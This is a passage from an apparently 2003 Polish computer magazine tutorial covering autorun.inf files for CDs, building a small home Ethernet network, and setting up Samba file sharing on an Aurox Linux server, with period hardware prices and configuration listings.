pędu CD-ROM na ikonę pobraną również z programu **setup.exe**.

Niestety, jednym z poważniejszych ograniczeń systemu autostartu okazuje się trudność w otwieraniu innych plików niż wykonywalne (z rozszerzeniem .exe). Na przykład, po nagraniu na CD prezentacji w formacie HTML, której główna strona ma nazwę **index.htm**, próba otwarcia okna przeglądarki poleceniem nie powiedzie się.



Pewnym rozwiązaniem tego problemu jest plik **autorun.inf** o zawartości:

```
[autorun]
open=start index.htm
```

Wykorzystujemy tu program **start.exe** obecny w starszych wersjach Windows. (Uwaga! Nie ma go na przykład w Windows XP).

Start.exe rozpoznaje rozszerzenie pliku podanego jako argument i uruchamia odpowiednią aplikację.

Zamiast **start.exe** nowsze wersje Windows (od 2000) dysponują innym poleceniem otwarcia pliku dokumentu. Ma ono postać

```
[autorun]
shellexecute=index.htm
```

Windows 2000 lub XP uruchomi wtedy każdy z zarejestrowanych typów plików, na przykład film AVI

```
[autorun]
shellexecute=film.avi
```

Menu systemowe

Najciekawszą funkcją pliku **autorun.inf** jest jednak funkcja definiująca dodatkową zawartość menu kontekstowego płyty CD, dostępnego po kliknięciu prawym przyciskiem myszy na ikonę napędu.

Ekspert pokazuje tutaj, jak stworzyć menu kontekstowe.

1. Menu dodajemy poleceniem **shell** o składni:

```
shell\ident\command=plik
shell\ident=tekst w menu
```

Ident to dowolne słowo (bez spacji) służące jako identyfikator danej pozycji w menu kontekstowym. W miejsce wyrażenia plik w pierwszej linii wpisujemy nazwę programu, jaki ma zostać uruchomiony po włożeniu CD do napędu. Po spacji możemy dodać parametr, na przykład nazwę pliku dokumentu



do wyświetlenia lub listy MP3 do odtworzenia

Uwaga! Plik wykonywalny musi znajdować się w ścieżce przeszukiwanej przez system, inaczej próba jego otwarcia się nie powiedzie. Windows poprosi nas wtedy o ręczne wskazanie programu.

2. Ważna jest druga linia pliku. Określa ona domyślną akcję, którą będzie wykonywał system po dwu-

krotnym kliknięciu na ikonę napędu.


Po wypaleniu płytki z przykładowym plikiem **autorun.inf** (i oczywiście odpowiednią zawartością CD) nastąpi automatyczne odtworzenie pliku **katedra.avi**, a menu kontekstowe napędu będzie prezentować się następująco




Z programem łatwiej

Dostępne są również programy ułatwiające wygenerowanie poprawnego pliku **autorun.inf**. Na przykład **AutoRun Wizard**.

1. Pracę z narzędziem rozpoczynamy od określenia folderu, w którym znajdują się pliki przeznaczone do nagrania na CD-R(W).



2. Następnie na zakładce wybieramy plik przeznaczony do automatycznego otworzenia. Może to być również dobrze aplikacja, jak i dowolny dokument – **AutoRun Wizard** spowoduje wtedy uruchomienie właściwej aplikacji.



3. Po ewentualnym ustawieniu pozostałych opcji programu nagrywamy gotowy plik autostartu, klikając na . Pamiętajmy, że musimy umieścić plik **autorun.inf** w głównym katalogu płytki!

Warto zajrzeć...

Książki
Nagrywanie płyt CD. Ćwiczenia zaawansowane, Bartosz Danowski, Helion, Gliwice 2002, cena 16 zł
ABC nagrywania płyt CD, Bartosz Danowski, Helion, Gliwice 2002, cena 25 zł
ABC nagrywania płyt DVD, Bartosz Danowski, Helion, Gliwice 2003, cena 25 zł

Adresy WWW:
• www.cdrinfo.pl • www.doom9.net
• www.cdrlabs.com • www.dvdhelp.com
• www.rjlsoftware.com/software/utility/autorun




Wejdź w sieć

Na krążku

Samba GPL

Webmin GPL

pliki konfiguracyjne
Linuksa

Domową sieć można zbudować, dysponując kwotą kilkuset złotych. I to całkowicie legalnie – jako serwer wykorzystując darmową dystrybucję Linuksa


Sieć lokalna i internet otwierają przed nami nowe możliwości. Wie to każdy, kto choć raz surfował w internecie lub grał w gry sieciowe. Ekspert pokaże, jak stworzyć sieć opartą na serwerze pracującym pod kontrolą systemu Aurox Linux. Klientami będą cztery stacje robocze z zainstalowanymi systemami Windows 98 oraz Windows XP (liczbę klientów ogranicza tylko rodzaj posiadanego huba/switcha). Na stronach 36–39 Ekspert pokaże, jak skonfigurować serwer i klientów do pracy lokalnej, co wystarczy do współdzielenia plików i grania w gry sieciowe. Na stronach 40–41 znajdziemy natomiast instrukcje o konfiguracji dostępu do internetu przez serwer i łącze SDI.

Fizyczna budowa sieci

Wybieramy typ sieci

Najważniejszą sprawą jest wybór topologii sieci, która wymusza rodzaj okablowania oraz sposób połączenia ze sobą komputerów. Do najpopularniejszych należą topologia magistrali i gwiazdy. Ta pierwsza, oparta na kablu koncentrycznym i złączkach BNC, ze względu na wysoką zawodność oraz ograniczenia przepustowości do 10 Mb/s jest coraz rzadziej spotykana.

Obecnie standardem tworzenia sieci lokalnych jest topologia gwiazdy. Do jej zalet należą: duża przepustowość, mała awaryjność oraz łatwość rozbudowy. Sieć taka wymaga dodatkowego centralnego elementu – switcha lub huba. Ekspert poleca tę topologię ze względu na niski koszt i dostępność niezbędnych podzespołów.



Najczęściej stosuje się ten typ kabla, gdy fragment sieci przebiega na zewnątrz budynku. Do zastosowania wewnątrz budynku z reguły wystarcza skrętka nieekranowana, chyba, że istnieje ryzyko zakłócenia przez pole elektromagnetyczne.



Oba rodzaje kabli kategorii 5 oferują przepustowość 100 megabitów na sekundę, co pozwala stworzyć sieć w standardzie Fast Ethernet.

Przy kablu typu skrętka wykorzystuje się końcówki RJ-45. Ułożenie żył na obu końcach kabla powinno być takie samo (mówimy, że kabel jest bez przeplotu). Kolejność kolorów żył w kablu definiują dwa standardy. Pierwszy z nich, oznaczony jako EIA/TIA568A, jest częściej spotykany i narzuca taki układ (licząc od lewej strony wtyczki RJ-45): biało-zielony, zielony, biało-pomarańczowy, niebieski, biało-niebieski, pomarańczowy, biało-brązowy i brązowy. Drugi z nich – EIA/TIA-568B – definiuje inną kolejność: biało-pomarańczowy, pomarańczowy, biało-zielony, zielony, biało-niebieski, niebieski, biało-brązowy i brązowy.


Kable warto zrobić we własnym zakresie, wykorzystując i konsekwentnie trzymając się jednego z dwóch opisanych wcześniej standardów. Do wykonania końcówki potrzebna jest zaciskarka.

Jakie kable?

Przy konstruowaniu sieci w topologii gwiazdy wykorzystywany jest zwykle kabel kategorii 5, zwany potocznie skrętką. Najczęściej spotyka się jego podstawowe dwa rodzaje – ekranowany (STP) i nieekranowany (UTP).



Różnią się one budową – z zewnątrz nie rozróżnimy ich (chyba że po nadruku).



STP wyposażony jest w dodatkowy ekran z folii aluminiowej, która minimalizuje występowanie wszelkich zakłóceń zewnętrznych.


Szacowane ceny komponentów sieciowych

Komponent	Cena	Uwagi
 karta sieciowa	od 30 do 50 zł	przed zakupem karty sieciowej należy sprawdzić, czy na płycie głównej nie ma wbudowanej sieciówki
 switch	około 200 zł	w tej cenie kupić można switcha 8-portowe takich firm jak D-Link i Surecom
 skrętka	od 50 groszy do 2 zł za metr	kabel UTP, ze względu na swoją budowę, jest znacznie tańszy od STP
 końcówki RJ-45	około 60 groszy za sztukę	do wykonania kabli potrzebna jest specjalna zaciskarka – najlepiej ją od kogoś pożyczyć

Hub czy switch?

W sieci o topologii gwiazdy kable rozchodzą się z punktu centralnego do poszczególnych komputerów lub urządzeń. Rolę punktu centralnego pełni najczęściej hub (koncentrator) lub switch (przełącznik).

Hub to urządzenie, które pełni rolę wzmacniacza sygnału płynącego w sieci. W momencie, gdy dociera



do niego sygnał, zostaje on powielony na wszystkie porty huba. Pakiety docierają do każdego z komputerów w sieci, są jednak ignorowane przez wszystkie komputery z wyjątkiem adresata.


Wadą hubów jest nadmiarowy ruch, zmniejszający ogólną wydajność sieci. Poza tym urządzenia pracują zwykle z prędkością nie większą niż 10 megabitów na sekundę. Dla intensywnie używanej sieci lokalnej taki transfer może okazać się zbyt mały.

Zdaniem Eksperta lepiej budować sieć opartą na switchu. Jego zalety to przesył danych z prędkością 100 megabitów na sekundę,

Switch wygląda podobnie jak hub, ale na jego bazie można zbudować znacznie bardziej wydajną sieć




a także fakt, że pakiety danych nie są wysyłane do wszystkich dostępnych portów, ale tylko do tych, między którymi następuje transmisja. Eliminuje to niepotrzebny ruch w sieci oraz minimalizuje szanse wystąpienia kolizji w wyniku jednoczesnego rozpoczęcia nadawania przez kilka maszyn. Sieć jest dzięki temu znacznie wydajniejsza.



Karty sieciowe

Podczas wyboru karty sieciowej należy zadać sobie pytanie, na ile zależy nam na bezawaryjnej pracy sieci. Im lepsza karta, tym mniejsze prawdopodobieństwo jej awarii. Świetnie spisują się karty sieciowe takich firm jak 3Com czy Intel, jednak są one dość drogie. W małych sieciach w zupełności wystarczą popularne karty oparte na chipsetach Realtek albo ADMtek. Można je tanio kupić w prawie każdym sklepie komputerowym. Do pracy w standardzie Fast Ethernet potrzebne nam są karty 10/100 Mb.

Wiele obecnie produkowanych płyt głównych ma karty sieciowe zintegrowane z płytą. Jeśli posiadamy taki komputer, zakup karty sieciowej jest zbędny.



Server

Parametry komputera przeznaczonego na serwer sieciowy zależą od pełnionej przez niego roli. W naszym przypadku, zadaniem serwera jest udostępnianie internetu dla czterech stacji roboczych oraz współdzielenie plików. Oczywiście im więcej usług oferuje serwer, tym lepsze musi mieć parametry.

Nasz serwer będzie pracował pod kontrolą systemu operacyjnego Linux (skorzystamy z dystrybucji Aurox), który nie wymaga szybkiego komputera. Według Eksperta, rozsądnym minimum będzie pecet z procesorem Pentium 300 MHz, 64 MB pamięci RAM oraz dyskiem o pojemności 6 GB. Oczywiście uda się zainstalować Linuksa na znacznie wolniejszym sprzęcie, ale dobrze mieć jakiś zapas, gdybyśmy chcieli później rozszerzyć jego funkcjonalność.

Komputer pełniący rolę serwera nie wymaga monitora, myszki, klawiatury czy karty dźwiękowej (choćby podzespoły te przydadzą się do jego konfiguracji). Dzięki temu możemy wykorzystać już posiadany stary komputer lub okazjnie kupić sprzęt używany.

Praktyczne wskazówki

Zdarza się, że podczas instalacji albo w trakcie późniejszej pracy sieci pojawiają się problemy – brak komunikacji pomiędzy komputerami, zbyt wolna transmisja danych. Ekspert przypomina zasady, których trzeba się trzymać, tworząc sieć, a także wskazówki, jak rozwiązywać najczęstsze sieciowe problemy.

• Kolejność kolorów kabli podczas zaciskania końcówek.

Standardy EIA/TIA568A i EIA/TIA-568B definiują, które pary przewodów sygnałowych są ze sobą skręcone. Dzięki temu zwiększa się odporność na zakłócenia elektromagnetyczne, co ma istotne znaczenie przy przesyłaniu danych z prędkością 100 Mb/s. Ponadto odpowiednie skręcanie par przewodów minimalizuje efekt wzajemnego zakłócania się sygnału w wiązce.

• Długość kabla (skrętki) łączącego switch z komputerem.

Zgodnie ze specyfikacją organizacji standaryzacyjnej IEEE nie może ona przekraczać 100 metrów. Do tego swoje urządzenia sieciowe przystosowują wszyscy producenci i dla tej długości kabla sieć musi działać bezproblemowo. Maksymalna długość kabla między dwoma komputerami połączonymi switchem może wynosić 200 metrów.

• Kabel STP zalecany w ekstremalnych warunkach.

Dla odległości sięgającej 100 metrów Ekspert zaleca używanie kabla ekranowanego (STP), by zminimalizować możliwość zakłóceń. Tak samo należy postąpić, gdy kabel przebiega na zewnątrz budynku.

• Kabel sieciowy częstą przyczyną awarii sieci.

Ciężko jest zdiagnozować uszkodzony kabel sieciowy. Dobrze jest do wykonania tej czynności użyć specjalnych testerów do kabli, by w ten sposób sprawdzić łączność pomiędzy poszczególnymi żyłami na obydwu końcach kabla. Jeśli do takiego urządzenia nie mamy dostępu, możemy użyć miernika lub sprawdzić kable u kolegi, u którego sieć działa.

• **Problemy ze switchem.** Często przyczyną problemów w sieci jest zawieszający się switch. Dotyczy to głównie tanich modeli mają-



PING dobry na wszystko

Niezwykle pomocnym narzędziem do diagnozowania problemów z siecią jest dostępne w każdym systemie operacyjnym polecenie PING. Pozwala ono między innymi sprawdzić, czy istnieje fizyczne połączenie między komputerami (a więc, czy sprawne są kable, czy pracuje switch oraz karty sieciowe). Jeśli komputery pingują się (widzimy informacje o czasie przekazywania pakietów pomiędzy nimi), a sieć mimo to nie działa, problemu należy szukać w konfiguracji komponentów sieciowych (na przykład klient sieci Microsoft) lub protokołów.


```
[root@hellgate /]# ping 192.168.0.4
PING 192.168.0.4 (192.168.0.4) from 192.168.0.1 : 56(84) byt
64 bytes from 192.168.0.4: icmp_seq=1 ttl=128 time=0.338 ms
64 bytes from 192.168.0.4: icmp_seq=2 ttl=128 time=0.267 ms
64 bytes from 192.168.0.4: icmp_seq=3 ttl=128 time=0.262 ms
64 bytes from 192.168.0.4: icmp_seq=4 ttl=128 time=0.281 ms
64 bytes from 192.168.0.4: icmp_seq=5 ttl=128 time=0.269 ms
```

cych zewnętrzne zasilacze, bardzo podatne na zmiany napięcia w sieci energetycznej (tego typu sytuacje mają miejsce najczęściej podczas burzy lub w przypadku zmian napięcia w gniaздkach). Problem rozwiążemy, wylączając i następnie włączając zasilanie w switchu. Warto także podłączyć switch do listwy przeciwprzebieciowej.



• Najczęstsze przyczyny awarii sieci.

Zwykle powód kłopotów jest prozaiczny. Gdy pojawia się problem z komunikacją dwóch komputerów, w pierwszej kolejności należy sprawdzić, czy po prostu kabel nie wypadł z gniazda karty sieciowej lub switcha. Zbadajmy także, korzystając z Menedżera urządzeń, czy karta sieciowa pracuje poprawnie (w razie problemów widać obok jej nazwy ikonę wykrzyknika). Upewnijmy się także, że serwer działa – często zdarza się, że ten najbardziej obciążony komputer zawiesza się.



Ekspert radzi

Wiele cennych informacji dotyczących sieci oraz rozwiązywania problemów można znaleźć na nieoficjalnym FAQ grupy dyskusyjnej [pl.comp.networking](http://sierp.net/faq). Dostępne jest ono po adresie: <http://sierp.net/faq>




Konfiguracja sieci LAN

Gdy już fizyczne połączenia pomiędzy komputerami zostały wykonane, pora zabrać się za część programową. Zaczniemy od instalacji i konfiguracji serwera, który będzie zapewniał użytkownikom sieci dostęp do wspólnych plików i urządzeń (a w przyszłości także do internetu). Serwerem będzie komputer pracujący pod kontrolą systemu operacyjnego Aurox Linux.

i Dlaczego Linux?

Pod kontrolą Linuksa pracuje ponad 60 procent serwerów internetowych. Nie dzieje się tak przypadkowo. Powodami dużej popularności tego systemu są przede wszystkim: wielozadaniowość, niski koszt (większość dystrybucji jest darmowa). Niewielkie wymagania sprzętowe, darmowe narzędzia i programy dla administratorów sieci oraz elastyczność w konfigurowaniu systemu. Dużo mówi się także o bezpieczeństwie systemów linuxowych, jednak zdaniem Eksperta Linux nie ma wcale mniej luk w zabezpieczeniach niż Windows.

Serwery WWW w światowym internecie, marzec 2003



Jaką wybrać dystrybucję?

Zdaniem Eksperta, najlepszą dystrybucją dla zaczynającego swoją przygodę z Linuksem będzie Aurox. Oparty on został na dystrybucji Red Hat Linux 8.0, ale różnica polega na tym, że w znacznym stopniu został spolszczony. Po polsku jest instalator, a także spora część elementów systemu. Ułatwi to podejmowanie pierwszych kroków użytkownikom, którzy nie zdobyli jeszcze doświadczenia w pracy z tym systemem. Pomocna z pewnością będzie też dokumentacja systemu, która przetłumaczona została na język polski i pozwoli na zdobywanie dodatkowej wiedzy oraz rozwiązywanie ewentualnych problemów.

Instalujemy

W numerze 1/2003 Eksperta znaleźć można dokładny opis instalacji dystrybucji Mandrake Linux 9.0. W bardzo podobny sposób można zainstalować Aurox – co prawda, są niewielkie różnice i graficznie program instalacyjny wygląda nieco inaczej, ale sama idea i poszczególne kroki instalacji są bardzo podobne. Instalację ułatwia dodatkowo polski instalator.

Głównym zadaniem serwera będzie udostępnianie połączenia internetowego oraz współdzielenie plików w Otoczeniu sieciowym. W związku z tym, najważniejszą usługą pracującą w Linuksie jest dla nas Samba (więcej o niej w dalszej części). Najprościej jest wybrać ten komponent w fazie instalacji systemu. Jednak Ekspert odradza takie postępowanie, gdyż pakiety zawarte na krążkach dystrybucji nie zawsze są aktualne. W Sambie w wersjach od 2.0.x do 2.2.8 włącznie odkryto niedawno lukę bezpieczeństwa. Pozwala ona włamywaczowi na przejście najwyższych uprawnień w systemie. Niestety, na płycie instalacyjnej Auroksa zamieszczona jest wersja 2.2.5, więc podatna na ataki. Zalecane jest zainstalowanie Samby w wersji dostępnej w internecie na stronach www.samba.org lub z krążka Eksperta (wersja 2.2.8a).

i Jak zdobyć dystrybucję Linux Aurox 8.0?

Aurox 8.0 dostępny był na płytach załączonych do listopadowego numeru gazety LiNux+ Extra! Kolejna wersja, 9.0, zgodna z Red Hat Linux 9.0 pojawiła się na rynku w momencie oddawania do druku bieżącego numeru Eksperta. Wśród nowości nowej dystrybucji warto wymienić pakiet aplikacji multimedialnych oraz edukacyjnych.

Obrazy płyt instalacyjnych dostępne są pod poniższymi adresami FTP:

- ftp://sunsite.icm.edu.pl/pub/Linux/distributions/aurox/
- ftp://ftp.interklasa.pl/pub/linux/aurox80
- ftp://ftp.pwsz.elblag.pl/pub/linux/distributions/aurox

Linux nie będzie pełnił roli stacji roboczej, lecz serwera. Dlatego Ekspert nie zaleca instalowania na nim środowiska graficznego. Poprawi to jego bezpieczeństwo, wydajność i zaoszczędzi miejsce na dysku. W serwerach nigdy nie należy instalować komponentów, które nie są wymagane. Dlate-



Ekspert radzi

Należy pamiętać, że w celu wprowadzania wszelkich zmian na serwerze linuxowym musimy być zalogowani jako **root**.

go też, podczas fazy instalacyjnej, powinno się samemu decydować o potrzebnych pakietach, a nie wybierać predefiniowanych instalacji **serwer** lub **stacja robocza**.

Konfiguracja sieci

W celu nadania adresów IP poszczególnym komputerom w sieci lokalnej, skorzystać należy z prywatnych klas adresów. Są to pule numerów IP, które bez przeszkód można wykorzystywać w sieciach lokalnych, nawet w tych podłączonych do internetu. Ich listę znajdziemy w tabelce. W małych sieciach lokalnych najczęściej wykorzystuje się klasę C.



Prywatne klasy adresów

	Zakres adresów IP	Maska podsieci
Klasa A	10.0.0.0 – 10.255.255.255	255.0.0.0
Klasa B	172.16.0.0 – 172.31.255.255	255.255.0.0
Klasa C	192.168.0.0 – 192.168.255.255	255.255.255.0

W sieci LAN możemy użyć jednej z trzech widocznych powyżej klas adresów prywatnych. Ekspert zaleca, by podczas przydzielania adresów poszczególnym hostom w sieci, respektować pewne konwencje. Adres urządzenia realizującego funkcję bramy internetowej, serwera bądź routera powinien mieć pierwszy wolny adres z danej klasy adresów. Tak więc dla klasy C wybierzemy 192.168.0.1. Kolejny wolny IP, czyli 192.168.0.2, powinien być przydzielony komputerowi administratora. Następne wolne rezerwowane są dla serwerów pełniących inne, istotne role w sieci. Dopiero resztę adresów IP przydzielamy klientom w sieci.

1. Na nasze potrzeby wykorzystamy pulę adresów prywatnych z klasy C – 192.168.0.0. Za pomocą karty sieciowej serwera (interfejs eth0) będzie miała przydzielony unikatowy adres

IP 192.168.0.1 oraz maskę podsieci 255.255.255.0. Numery IP można przydzielić podczas instalacji Linuksa lub później za pomocą programu **netconfig**. Uruchamiamy go poleceniem **netconfig** w linii komend. Każdy komputer w sieci musi mieć inny adres IP i taką samą maskę podsieci – więcej informacji na stronie 39.

2. **Netconfig** poprowadzi nas krok po kroku przy konfiguracji ustawień interfejsu sieciowego. Pamiętajmy jednak, że w przeciwieństwie do poszczególnych stacji w sieci LAN, na serwerze nie wpisuje się adresu bramy internetowej (gdyż on sam pełni tę rolę). Dodatkowo trzeba podać przynajmniej jeden adres serwera DNS dostawcy usług internetowych. Dla klientów TP SA są to: 194.204.152.34 oraz 194.204.159.1. Wpisane teraz serwery DNS będą przydatne w dalszej części artykułu, gdy zabierzemy się za konfigurację dostępu do internetu.



Ekspert radzi

Ustawień sieci można dokonywać bezpośrednio w plikach konfiguracyjnych. Podczas zamiany ustawień karty sieciowej należy zmodyfikować plik **/etc/sysconfig/network-scripts/ifcfg-eth0**. Wyświetlamy zawartość tego pliku, która powinna wyglądać tak:

```
[root@HellGate /]# cd /etc/sysconfig/network-scripts
[root@HellGate network-scripts]# cat ifcfg-eth0
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=none
IPADDR=192.168.0.1
NETMASK=255.255.255.0
GATEWAY=192.168.0.1
```

Czym jest Samba i co potrafi?

Usługa Samba jest darmowym zestawem narzędzi, które przede wszystkim pozwalają Linuksowi pełnić rolę serwera plików. Wykorzystuje ona implementację protokołu Server Message Block, określanego często jako NetBIOS. Dzięki niemu może następować swobodna wymiana plików pomiędzy systemami Linux oraz Windows. Samba stanowi alternatywę dla drogich rozwiązań opartych na oprogramowaniu Microsoft Windows, które przez długi czas były bezkonkurencyjnymi serwerami plików.

Samba składa się z dwóch demonów: **smbd** umożliwiającego współdzielenie plików, drukarek i uwierzytelniającego użytkowników oraz **nmbd**, który odpowiada za usługę **WINS**, a także wspomaga proces przeglądania Otoczenia sieciowego. Cały ten zestaw pakietów pozwala serwerowi linuxowemu imitować serwer Windows.

Konfiguracja Samby

1. Najnowsza wersja Samby zamieszczona została na krążku CD dołączonym do Eksperta. Szczegółowe instrukcje dotyczące instalacji tego pakietu znajdują się na krążku w pliku tekstowym. Aby instalacja się powiodła, w systemie musi znajdować się **kompilator GCC** lub **CC**. Aby sprawdzić, czy mamy któryś z nich, wpisujemy polecenie: **rpm -q gcc cc**. Jeśli okaże się, że któregoś z nich brakuje, musimy doinstalować go z płyty instalacyjnej Linuxa. Pakiety znajdują się zwykle w katalogu **/RedHat/Rpms**. Instalujemy je poleceniem **rpm -i nazwa_pakietu**, na przykład:

```
rpm -i gcc-3.2-7.i386.rpm
```

2. Samba po zainstalowaniu znajduje się domyślnie w katalogu **/usr/local/samba**. Aby rozpocząć konfigurację, trzeba za pomocą polecenia **touch** stworzyć plik z ustawieniami w katalogu **/usr/local/samba/lib**. Wpisujemy polecenie: **touch /usr/local/samba/lib/smb.conf**



Ekspert radzi

Możemy ułatwić sobie pracę, tworząc dowiązanie symboliczne dla pliku **smb.conf**. Czynimy to poleceniem:

```
ln -s /usr/local/samba/lib/smb.conf /etc/smb.conf
```

Jeżeli do instalacji Samby posłużyliśmy się pakietem RPM, a nie źródłowymi plikami Samby, dowiązanie symboliczne dla pliku **smb.conf** zostanie automatycznie stworzone w katalogu **/etc/samba/smb.conf**. W takim wypadku konieczna będzie praca na pliku znajdującym się właśnie w tym katalogu. Inne będą też niektóre kroki konfiguracyjne serwera. Dlatego Ekspert zaleca skorzystanie z plików źródłowych z dołączonej płyty CD.

3. Ustawianie parametrów pracy Samby polega głównie na edycji pliku **smb.conf**. Ekspert pokaże, jak sprawić, by Linux pojawił się w Otoczeniu sieciowym. W tym celu w pliku **smb.conf** musi się znaleźć kilka wpisów. Pamiętajmy, że w plikach konfiguracyjnych Linuxa znak **#** oznacza komentarz i każda linijka rozpoczęta w ten sposób jest ignorowana:

```
[root@HellGate root]# cat /usr/local/samba/lib/smb.conf
[global]

#grupa robocza - identyczna na wszystkich stacjach
workgroup = FIRMA
#nazwa w otoczeniu sieciowym
netbios name = Linuks
#opis komputera w otoczeniu
server string = Bramka do internetu

#ustawienie zabezpieczeń na poziomie zasobów
security = SHARE

#zmuszenie Samby do używania polskich znaczków
character set = ISO8859_2
client code page = 852
```

4. Aby sprawdzić, czy nie popełniliśmy błędów, modyfikując plik **smb.conf**, należy uruchomić program **TestParm**, wpisując **testparm**:

```
[root@HellGate /]# cd /usr/local/samba/bin
[root@HellGate bin]# ./testparm
Load smb config files from /usr/local/samba/lib/smb.conf
Processing section "[wspolny]"
Processing section "[homes]"
Loaded services file OK.
Press enter to see a dump of your service definitions
```

W efekcie powinniśmy zobaczyć takie informacje — świadczy to o poprawnej konfiguracji.



Jakie możliwości ma Samba

- Linux jako kontroler domeny – logowanie i autoryzacja użytkowników
- współdzielenie plików i drukarek w sieci
- obsługa usługi WINS
- komputery linuxowe widoczne w Otoczeniu sieciowym
- przeglądanie i używanie zasobów sieciowych przez klientów Windows



Uruchamiamy Sambę

1. Aby Samba uruchamiała się automatycznie, musimy wystartować dwa demony – **smbd** i **nmbd**. W tym celu stworzymy dla nich odpowiedni skrypt i dopiszemy jego skrót do pliku **/etc/rc.local**. Z konsoli stworzymy plik **startsm** poleceniem: **touch /usr/local/samba/bin/startsm**

2. Następnie, za pomocą edytora tekstowego (**vi**, **mcedit** lub używając funkcji edycji **F4** w **mc**) wpisujemy w nim linijkę:

```
[root@HellGate root]# cat /usr/local/samba/bin/startsm
#!/bin/sh
/usr/local/samba/bin/smbd -D
/usr/local/samba/bin/nmbd -D
```

3. Plik **startsm** trzeba teraz uczynić uruchamialnym. Wykorzystamy do tego polecenie: **chmod +x /usr/local/samba/bin/startsm**

4. Teraz wystarczy już tylko w pliku **/etc/rc.local** dopisać linijkę: **/usr/local/samba/bin/startsm**

Samba będzie startowała po każdym uruchomieniu serwera.

SWAT pomaga

